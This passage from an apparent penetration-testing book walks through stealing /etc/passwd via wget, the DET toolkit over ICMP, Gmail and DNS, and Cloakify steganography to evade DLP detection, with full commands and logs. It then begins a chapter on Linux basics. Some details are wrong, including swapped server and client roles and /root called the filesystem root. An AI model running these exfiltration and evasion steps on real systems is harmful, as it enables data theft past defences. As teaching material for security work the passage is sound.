## Using Wget (HTTP Protocol)

If the victim machine has an Apache web server running, we can use the HTTP protocol to exfiltrate data. Just copy all the files we want to exfiltrate to /var/www/html and then copy them using the wget command file to retrieve the data you want by just tapping the following commands:

```
cp /etc/passwd /var/www/html/  
wget http://192.168.1.130/passwd
```

## Using meterpreter download command

If you're using meterpreter as the payload to exploit the victim machine, it's very simple just enter and copy the file through the target machine directory without worrying about OS platform compatibility.

## Advanced Data exfiltration techniques

We will use now some advanced tools and techniques to exfiltrate data and prevent DLP detections.

## Using DET (Data exfiltration Toolkit)

DET is a data exfiltration toolkit used to send data over various protocols to a control server.

All that we have to do is to set up a listening server on the attacker machine and deploy DET client on the target machine. The client will communicate to the server via the selected protocol and send data over LAN or WAN.

DET is available via GitHub we just clone this repository: <https://github.com/PaulSec/DET.git>  
Then tap:

```
pip install -r requirements.txt --user
```

In order to use DET, you will need to configure it and add your proper settings (eg. SMTP/IMAP, AES256 encryption passphrase, proxies and so on). a configuration example file has been provided and is called: config-sample. Jason and this an example as shown below.

So far, DET supports multiple protocols, listed here:

- HTTP(S)
- ICMP
- DNS
- SMTP/IMAP (Pure SMTP + Gmail)
- Raw TCP / UDP
- FTP
- SIP
- PowerShell implementation (HTTP, DNS, ICMP, SMTP (used with Gmail))
- And other “services”:
- Google Docs (Unauthenticated)
- Twitter (Direct Messages)
- Slack

## **DET with ICMP**

Prepare the DET server to exfiltrate data over ICMP packets as shown below (attacker machine).



```

root@kali:~/Desktop/DET# python det.py -c ./config-sample.json -p icmp -L
[2018-12-24.17:16:30] CTRL+C to kill DET
[2018-12-24.17:16:31] [icmp] Listening for ICMP packets..
[2018-12-24.17:17:35] [icmp] Received ICMP packet from: 192.168.1.130 to 192.168.1.129
[2018-12-24.17:17:35] Received 62 bytes
[2018-12-24.17:17:35] Register packet for file passwd with checksum 9a9cbe7b55e30dfed5
[2018-12-24.17:17:44] [icmp] Received ICMP packet from: 192.168.1.130 to 192.168.1.129
[2018-12-24.17:17:44] Received 756 bytes
[2018-12-24.17:17:52] [icmp] Received ICMP packet from: 192.168.1.130 to 192.168.1.129
[2018-12-24.17:17:52] Received 650 bytes
[2018-12-24.17:18:02] [icmp] Received ICMP packet from: 192.168.1.130 to 192.168.1.129
[2018-12-24.17:18:02] Received 644 bytes
[2018-12-24.17:18:11] [icmp] Received ICMP packet from: 192.168.1.130 to 192.168.1.129
[2018-12-24.17:18:11] Received 86 bytes
[2018-12-24.17:18:17] [icmp] Received ICMP packet from: 192.168.1.130 to 192.168.1.129
[2018-12-24.17:18:17] Received 18 bytes
[2018-12-24.17:18:17] File passwd recovered

```

Prepare the DET client (victim machine) to send exfiltrated data over ICMP.

```

root@kali:~/Desktop/DET# python det.py -f /etc/passwd -p icmp -c ./config.json
[2018-12-24.17:17:33] CTRL+C to kill DET
[2018-12-24.17:17:35] Launching thread for file /etc/passwd
[2018-12-24.17:17:35] Using icmp as transport method
[2018-12-24.17:17:35] [!] Registering packet for the file
[2018-12-24.17:17:35] [icmp] Sending 84 bytes with ICMP packet
[2018-12-24.17:17:35] Sleeping for 9 seconds
[2018-12-24.17:17:44] Using icmp as transport method
[2018-12-24.17:17:44] [icmp] Sending 1008 bytes with ICMP packet
[2018-12-24.17:17:45] Sleeping for 7 seconds
[2018-12-24.17:17:52] Using icmp as transport method
[2018-12-24.17:17:52] [icmp] Sending 868 bytes with ICMP packet
[2018-12-24.17:17:52] Sleeping for 10 seconds
[2018-12-24.17:18:02] Using icmp as transport method
[2018-12-24.17:18:02] [icmp] Sending 860 bytes with ICMP packet
[2018-12-24.17:18:03] Sleeping for 8 seconds
[2018-12-24.17:18:11] Using icmp as transport method
[2018-12-24.17:18:11] [icmp] Sending 116 bytes with ICMP packet
[2018-12-24.17:18:11] Sleeping for 6 seconds
[2018-12-24.17:18:17] Using icmp as transport method
[2018-12-24.17:18:17] [icmp] Sending 24 bytes with ICMP packet

```

And now the file passwd was recovered by the attacker successfully.

```
^C[2018-12-24.17:21:39] Killing DET and its subprocesses
Killed
root@kali:~/Desktop/DET# ls
config-sample.json det.py LICENSE passwd.2018-12-24.17:18:17
root@kali:~/Desktop/DET#
```

This is a network capture of exchanged packets between the victim (192.168.1.130) and attacker machine (192.168.1.129) using ICMP protocol.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.028958274	192.168.1.129	192.168.1.130	ICMP	126	Echo (ping) reply
5	4.492698724	192.168.1.130	192.168.1.129	ICMP	1022	Echo (ping) request
6	4.492775892	192.168.1.129	192.168.1.130	ICMP	1022	Echo (ping) reply

## DET with Gmail

First Google will block anyone who tries to sign in from that app or device because it does not meet their security standards

So just let less secure apps access your account to be able to send the file over Gmail, just follow this link

<https://support.google.com/accounts/answer/6010255>

Prepare the DET server as shown below (attacker machine) and using Gmail as a transport method

```
root@kali:~/Desktop/DET# python det.py -f /etc/passwd -p gmail -c ./config-sample.json
[2018-12-24.19:43:35] CTRL+C to kill DET
[2018-12-24.19:43:35] Launching thread for file /etc/passwd
[2018-12-24.19:43:35] Using gmail as transport method
[2018-12-24.19:43:35] [!] Registering packet for the file
[2018-12-24.19:43:36] [gmail] Sending 62 bytes in mail
[2018-12-24.19:43:37] Sleeping for 4 seconds
[2018-12-24.19:43:41] Using gmail as transport method
[2018-12-24.19:43:42] [gmail] Sending 774 bytes in mail
[2018-12-24.19:43:43] Sleeping for 8 seconds
[2018-12-24.19:43:51] Using gmail as transport method
[2018-12-24.19:43:52] [gmail] Sending 792 bytes in mail
[2018-12-24.19:43:54] Sleeping for 10 seconds
[2018-12-24.19:44:04] Using gmail as transport method
[2018-12-24.19:44:06] [gmail] Sending 556 bytes in mail
[2018-12-24.19:44:07] Sleeping for 3 seconds
[2018-12-24.19:44:10] Using gmail as transport method
[2018-12-24.19:44:12] [gmail] Sending 18 bytes in mail
```

Prepare the DET client (victim machine) to receive the file from Gmail.

```
root@kali:~/Desktop/DET# python det.py -L -c ./config-sample.json -p gmail
[2018-12-24.19:43:03] CTRL+C to kill DET
[2018-12-24.19:43:03] [gmail] Listening for mails...
[2018-12-24.19:43:38] Received 62 bytes
[2018-12-24.19:43:38] Register packet for file passwd with checksum 9a9cbe0dfed5684f0d2990d825
[2018-12-24.19:43:44] Received 774 bytes
[2018-12-24.19:43:54] Received 792 bytes
[2018-12-24.19:44:09] Received 556 bytes
[2018-12-24.19:44:14] Received 18 bytes
[2018-12-24.19:44:14] File passwd recovered
```

This is a network capture of exchanged packets between attacker (192.168.1.129) and Gmail server (74.125.133.108) to extract received messages.

Source	Destination	Protocol	Length	Info
192.168.1.129	74.125.133.108	TCP	54	52326 → 993 [ACK]
192.168.1.129	74.125.133.108	TLSv1.2	104	Application Data
74.125.133.108	192.168.1.129	TCP	60	993 → 52326 [ACK]
74.125.133.108	192.168.1.129	TLSv1.2	341	Application Data
192.168.1.129	74.125.133.108	TCP	54	52326 → 993 [ACK]
74.125.133.108	192.168.1.129	TLSv1.2	184	Application Data
192.168.1.129	74.125.133.108	TCP	54	52326 → 993 [ACK]
192.168.1.129	74.125.133.108	TLSv1.2	133	Application Data
74.125.133.108	192.168.1.129	TCP	60	993 → 52326 [ACK]

## DET with DNS

Prepare the DET server to for exfiltrate data over DNS packets as shown below (attacker machine).

```

root@kali:~/Desktop/DET# python det.py -f /etc/passwd -p dns -c ./config-sample.json
[2018-12-24.21:06:08] CTRL+C to kill DET
[2018-12-24.21:06:09] Launching thread for file /etc/passwd
[2018-12-24.21:06:09] Using dns as transport method
[2018-12-24.21:06:09] [!] Registering packet for the file
[2018-12-24.21:06:09] [dns] Sending yMAVwCH794d41567743487c217c7061737377647c217c5245495354.exfil.com to 192.168.1.129
[2018-12-24.21:06:09] [dns] Sending yMAVwCH45527c217c39613963626537623535653330646665353638.exfil.com to 192.168.1.129
[2018-12-24.21:06:09] [dns] Sending yMAVwCH346630643239393064383235.exfil.com to 192.8.1.129
[2018-12-24.21:06:09] Sleeping for 10 seconds
[2018-12-24.21:06:19] Using dns as transport method

```

Prepare the DET client (victim machine) to receive the file from DNS queries.

```

root@kali:~/Desktop/DET# python det.py -L -c ./config-sample.json -p dns
[2018-12-24.21:06:01] CTRL+C to kill DET
[2018-12-24.21:06:02] [dns] Waiting for DNS packets for domain exfil.com
[2018-12-24.21:06:09] [dns] DNS Query: yMAVwCH794d41567743487c217c7061737377647c217c524547495354.exfil
[2018-12-24.21:06:09] [dns] DNS Query: yMAVwCH794d41567743487c217c7061737377647c217c524547495354.exfil
[2018-12-24.21:06:09] [dns] DNS Query: yMAVwCH45527c217c3961396362653762353565333064666564353638.exfil
[2018-12-24.21:06:09] [dns] DNS Query: yMAVwCH45527c217c3961396362653762353565333064666564353638.exfil
[2018-12-24.21:06:09] [dns] DNS Query: yMAVwCH346630643239393064383235.exfil.com.
[2018-12-24.21:06:09] Received 62 bytes
[2018-12-24.21:06:09] Register packet for file passwd with checksum 9a9cbe7b55e30dfed5684f0d2990d825
[2018-12-24.21:06:09] [dns] DNS Query: yMAVwCH346630643239393064383235.exfil.com.

```

## Using Cloakify

Cloakify is a toolkit that hides data in plain sight Using Text-Based Steganography used to bypass data protection mechanisms such as:

AV and malware detection tools that try to clock malicious tool use

## Evade DLP sensors

Difficult to predict and profile the cloaked data, there are no signatures

Port / Protocol Restrictions (Prevent unmonitored dataflows)

Blacklisting data (Stop dataflows containing targeted content)

Whitelisting data (Permit only dataflows conforming to specific content)

Manual review of data transfer by analysts

Cybersecurity defenders are usually looking for the signs of attacks in memory and network traffic to detection exfiltration, Cloakify defats defenders by transforming any file type (xls, zip.exe, etc..) into a list of a harmless-looking string using text-based steganography and transfer the file without triggering alerts.

CloakifyFactory is available via GitHub: <https://github.com/TryCatchHCF/Cloakify>

Once the repository is cloned, we run the tool by:

```
python cloakifyFactory.py
```

```
(\~---)
/ (\-`-/)
( ( \_ \_ / )
  \ ( \_Y_/ \ ImADolphin.exe backup.zip --> List of emoji, IP addresses,
  " " \_ \_ // LoadMe.war file.doc / sports teams, desserts,
  " " \_ \_ // beers, anything you imagine
  W "
```

```
==== Cloakify Factory Main Menu ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection: 1

==== Cloakify a File ====

Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): aa

Save cloaked data to filename (default: 'tempList.txt'):
```

To view the basic usage of the tool we type 5 and press enter

```
BASIC USE:

Cloakify Factory will guide you through each step. Follow the prompts and
it will show you the way.

Cloakify a Payload:
- Select 'Cloakify a File' (any filetype will work - zip, binaries, etc.)
- Enter filename that you want to Cloakify (can be filename or filepath)
- Enter filename that you want to save the cloaked file as
- Select the cipher you want to use
- Select a Noise Generator if desired
- Preview cloaked file if you want to check the results
- Transfer cloaked file via whatever method you prefer

Decloakify a Payload:
- Receive cloaked file via whatever method you prefer
- Select 'Decloakify a File'
- Enter filename of cloaked file (can be filename or filepath)
- Enter filename to save decloaked file to
- Preview cloaked file to review which Noise Generator and Cipher you used
- If Noise Generator was used, select matching Generator to remove noise
- Select the cipher used to cloak the file
- Your decloaked file is ready to go!
```

Let's Cloakify a file, we need just to type 1 and enter the file directory of the cloaked file then we specify the name output of output file

```
Selection: 1

==== Cloakify a File ====

Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): /etc/passwd

Save cloaked data to filename (default: 'tempList.txt'): pass.txt
```

Cloakify has 24 ciphers available including hash MD5, geolocations and IP addresses, for our example, we choose the ipAddressesTop100 cipher to hide our data.

```
==== Preview Ciphers ====

Ciphers:

1 - desserts
2 - worldFootballTeams
3 - starTrek
4 - amphibians
5 - hashesMD5
6 - belgianBeers
7 - geoCoordsWorldCapitals
8 - dessertsHindi
9 - rickrollYoutube
10 - dessertsSwedishChef
11 - worldBeaches
12 - skiResorts
13 - topWebsites
14 - dessertsChinese
15 - emoji
16 - dessertsThai
17 - dessertsPersian
18 - statusCodes
19 - evadeAV
20 - ipAddressesTop100
```

Now, we add some noise to the file by adding entropy when cloaking a file to in order to minimize frequency analysis to bypass security detection mechanisms.

Prepackaged scripts for adding noise are:

prependID.py - Adds a randomized ID tag to the front of each line

prependLatLonCoords.py - Adds randomized LatLong coordinates to the front of each line  
prependTimestamps.py - Adds timestamps (log file style) to the front of each line  
NB: We can generate our own cipher by creating a list of at least 66 unique words, phrases or symbols if the predefined cipher was detected by intrusions detection systems  
We choose prepedTimestamps for our example as shown:

```
Add noise to cloaked file? (y/n): y

Noise Generators:

1 - prependLatLonCoords.py
2 - prependID.py
3 - prependEmoji.py
4 - prependTimestamps.py

Enter noise generator #: 4

Creating cloaked file using cipher: ipAddressesTop100
Adding noise to cloaked file using noise generator: prependTimestamps.py

Cloaked file saved to: pass.txt

Preview cloaked file? (y/n): y
```

Here is the input file of the passwd file before cloaking

```
root@kali:~/Desktop/Cloakify# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

And this is the file after ciphering and adding timestamp noise in the screen as follows



```
Cloaked file saved to: pass.txt
Preview cloaked file? (y/n): y
2016-03-25 02:41:42 69.171.224.11
2016-03-25 02:43:17 69.63.181.12
2016-03-25 02:50:37 205.196.120.13
2016-03-25 02:56:17 98.124.248.77
2016-03-25 03:05:34 144.198.29.112
2016-03-25 03:10:33 80.94.76.5
2016-03-25 03:21:11 72.247.244.88
2016-03-25 03:28:29 23.21.142.179
2016-03-25 03:34:19 95.211.143.200
2016-03-25 03:42:18 65.55.72.135
2016-03-25 03:50:32 69.63.187.18
2016-03-25 03:57:45 69.63.187.19
2016-03-25 04:03:20 74.125.224.72
2016-03-25 04:07:53 80.94.76.5
2016-03-25 04:13:26 72.247.244.88
2016-03-25 04:22:22 194.71.107.15
2016-03-25 04:23:51 209.200.154.225
2016-03-25 04:30:04 69.174.244.50
2016-03-25 04:37:19 205.196.120.13
```

Let's decloakify the cloaked file

```
==== Decloakify a Cloaked File ====
Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): /root/Desktop/pass.txt
Save decloaked data to filename (default: 'decloaked.file'): pass.decloaked
Preview cloaked file? (y/n default=n): n
Was noise added to the cloaked file? (y/n default=n): y

Noise Generators:
1 - prependLatLonCoords.py
2 - prependID.py
3 - prependEmoji.py
4 - prependTimestamps.py

Enter noise generator #: 4
Removing noise from noise generator: prependTimestamps.py
```

Adding the noise to decloakify the file correctly

```
20 - ipAddressesTop100
21 - dessertsRussian
22 - geocache
23 - pokemonGo
24 - dessertsArabic

Enter cipher #: 20

Decloaking file using cipher: ipAddressesTop100

Decloaked file decloakTempFile.txt , saved to pass.decloaked
Press return to continue...
```

NB: if we cannot copy all the CloakifyFactory project on the victim machine, we can just use the `cloakify.py` file as follows:

```
python cloakify.py payloadFilename cipherFilename
python decloakify.py cloakedFilename cipherFilename
```

## Summary

In this Chapter, we introduced some basic concepts about data exfiltration and we learned about some basic techniques from a simple netcat exfiltration to some advanced scenarios using DNS, ICMP and Gmail tunnelling, finally, we learned also how to evade DLP and security mechanisms using text-based steganography.

## Chapter 13

# Attacking Linux/Unix environments

Contributor: Chiheb Chebbi

### Abstract

Linux is one of the most known and used Operating systems. Many people are walking around with the misconception and assume that Linux is secure. It is loaded with security mechanisms but Linux machines can be compromised. Thus, I am going to take the opportunity to discuss the major techniques to exploit a Linux infrastructure and to give you the required safeguards to defend against Linux attacks

In this chapter we are going to discover the following topics:

- Linux Overview and Linux Commands
- Linux Streams and redirection
- Linux Filesystem Hierarchy
- Users and groups
- Permissions
- chmod, chown and chroot commands
- Cron jobs and Crontabs
- Linux attack vectors
- Linux enumeration
- Linux exploitation With Metasploit
- Linux Privilege escalation
- Linux kernel exploitation
- Linux Hardening

### Linux Overview

The main goal of an operating system is managing computer hardware and software resources and provides common services for computer programs. Linux operating system is a clone developed by Linus Torvalds in 1991. It is licensed under a GNU General Public License (GPL). To command, you will need a shell which is a command-line interfaces that interpret and execute the entered commands. Some of the most known shells are Bourne again shell (**Bash**), C shell

(**cs**h), Korn shell (**ks**h). If you are using Linux and you want to check the shell environments type:

```
cat /etc/shells
```


A terminal window titled 'ghost@kali: ~' with a menu bar containing 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows the command 'ghost@kali:~\$ cat /etc/shells' and its output: '# /etc/shells: valid login shells', '/bin/sh', '/bin/dash', '/bin/bash', '/bin/rbash', '/usr/bin/screen', '/bin/zsh', '/usr/bin/zsh', and '/usr/bin/tmux'. The prompt 'ghost@kali:~\$' is shown again at the end.

```
ghost@kali:~$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/screen
/bin/zsh
/usr/bin/zsh
/usr/bin/tmux
ghost@kali:~$
```

△ Notice: Don't get confused between Linux and Unix, they are different operating systems.

The following are some vital Linux commands to know:

- **ls** : list the content of the directory
- **find** : locate files
- **cd** : enter a directory
- **cp** : copy
- **mv** : move
- **mkdir** : make a directory
- **rmdir** : remove a directory
- **rm** : remove files

*Tip: To learn more about a certain command just type the famous **man** command*

```
root@kali: /home/ghost
File Edit View Search Terminal Help
LS(1) User Commands LS(1)
NAME
  ls - list directory contents
SYNOPSIS
  ls [OPTION]... [FILE]...
DESCRIPTION
  List information about the FILEs (the current directory by default). Sort entries alpha-
  betically if none of -cftuvSUX nor --sort is specified.

  Mandatory arguments to long options are mandatory for short options too.

  -a, --all
      do not ignore entries starting with .

  -A, --almost-all
      do not list implied . and ..

  --author
      with -l, print the author of each file

  -b, --escape
      print C-style escapes for nongraphic characters

Manual page ls(1) line 1 (press h for help or q to quit)
```

## Linux Streams and redirection

When you are interacting with a Linux environment, it will provide an input/output redirection capabilities to ease your experience. To manipulate the input/output streams, there are three streams you can use:

- Standard input (stdin)
- Standard output (stdout)
- Standard error (stderr)

The three major streams are represented in the following graph:



Figure source

Another capability is **Redirection**. It is used to redirect the discussed streams. In order to perform a text redirection you can use the following symbols:

- “>”: overwrite the file
- “>>”: add the input to the file

This is the list of some redirection symbols:

Symbol	Description
>	Directs the standard output of a command to a file. If the file exists, it is overwritten.
>>	Directs the output to a file, adding the output to the end of the existing file.
2>	Directs standard error to the file.
2>>	Directs the standard error to a file, adding the output to the end of the existing file.
&>	Directs standard output and standard error to the file.
<	Directs the contents of a file to the command.
<<	Accepts text on the following lines as standard input.
<>	The specified file is used for both standard input and standard output.

Figure source

## Linux Filesystem Hierarchy

Linux Directories and files are respecting a certain Hierarchy even in Linux everything is a file. Yes! You heard me everything is a file even directories and devices. The hierarchical design of Linux is the following:



Figure source

Where:

- **/root** : All the files and directories start from this directory
- **/home** : Contains personal files of all users
- **/bin** : Contains all the binaries (executables)
- **/sbin** : Like **/bin**, but it contains the system binaries
- **/lib** : Contains required library files
- **/usr** : Contains binaries used by a normal user
- **/opt** : Contains optional add-on applications
- **/etc** : Contains all the required configuration files for the programs
- **/dev** : Contains device files
- **/media** : Contains files of temporarily removable devices
- **/mnt** : Contains mount point for filesystems
- **/boot** : Contains bootloader files
- **/tmp** : Contains temporary files
- **/var** : Contains variable files, such as logs
- **/proc** : Contains information about the system processes

```
root@kali: /home/ghost
File Edit View Search Terminal Help
root@kali:/home/ghost# ls /
0          dev          lib          opt         srv         vmlinuz
bin        etc          lib64        proc        sys         vmlinuz.old
boot      home        lost+found  root        tmp
chroot    initrd.img  media       run         usr
chrootjail initrd.img.old mnt         sbin       var
root@kali:/home/ghost#
```

## Users and groups

Users and groups are vital in Linux while it provides multitasking and multiuser capabilities. To manage users and groups you can use a set of Linux commands including:

- **Useradd**: to add a new user
- **Passwd**: to change the user password
- **Userdel**: to delete a user and you can add '-r' option to delete the files of the user that you are going to delete.

To check the Linux Groups type **cat /etc/group** (We are using **cat** as a display command)



```
root@kali: /home/ghost
File Edit View Search Terminal Help
root@kali:/home/ghost# cat /etc/group
root:x:0:michael,prisoner,prisoner2
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:ghost
```

To create a group you can use:

- **newgrp** <Group-Name-Here>

## Permissions

To protect the users and the group's permissions is used in Linux. The three main permissions used in Linux are:

- **Read** represented by the letter (**r**)
- **Write** represented by the letter (**w**)
- **Execute** represented by the letter (**x**)

To view permissions of a file you can use the ls command in addition of the -l option

```

root@kali: /home/ghost
File Edit View Search Terminal Help
root@kali:/home/ghost# ls -l
total 4310420
-rwxrwxrwx 1 root root 1804 May 24 2017 1
drwxrwxrwx 2 ghost ghost 4096 Feb 3 2017 armitage-tmp
drwxrwxrwx 4 ghost ghost 4096 Jan 1 15:58 baudrate
drwxrwxrwx 8 ghost ghost 4096 May 22 13:23 Chapter5
drwxrwxrwx 46 ghost ghost 12288 May 23 13:51 Desktop
-rwxrwxrwx 1 ghost ghost 8166 Sep 16 2017 Desktop.zim-new-
drwxrwxrwx 5 root root 4096 Oct 30 2017 docker-bench-security
drwxrwxrwx 2 ghost ghost 4096 Jan 19 2017 Documents
drwxrwxrwx 10 ghost ghost 40960 May 16 10:07 Downloads
-rwxrwxrwx 1 ghost ghost 0 Dec 11 21:27 exit
drwxrwxrwx 8 ghost ghost 4096 Jan 28 16:25 Image-ExifTool-10.61
-rwxrwxrwx 1 ghost ghost 154 May 15 20:01 index.html
drwxrwxrwx 6 ghost ghost 4096 Jan 19 21:21 ionic-project
-rwxrwxrwx 1 ghost ghost 16708692 Jan 19 21:24 ionic.zip
-rwxrwxrwx 1 ghost ghost 17829 Jun 21 2016 jdwp.py
drwxrwxrwx 3 ghost ghost 4096 Feb 24 2017 kali-linux-docker
drwxrwxrwx 2 ghost ghost 4096 Apr 27 2017 LGPL

```

Where :



Figure Source

### chmod, chown and chroot commands:

To change a permission of files you can use the **chmod** command like the following format:

**chmod** <Permission Letters> <File/Directory>

Or you can use octal representation instead of the permission letters

- **chown** is used to change the owner of a file
- **chroot** is a technique used for separating a non-root process and its children from the other system components.

## Cronjobs and Crontabs:

Automation and scheduling are very important aspects in system administration especially when you use Linux. Automating tasks make the job of system administrators easier. Linux is giving scheduling capabilities to run commands or scripts in a specific time. We call it a Cron (cron derives from *chronos*, Greek for the time). To schedule a task you need to follow this format:

```
<Day of the week> <Month> <Day of the Month> <Hour> <Minutes>  
<Command>
```

To check the Crontab (The file that contains information about the **cronjobs**) just type **cat /etc/crontab**

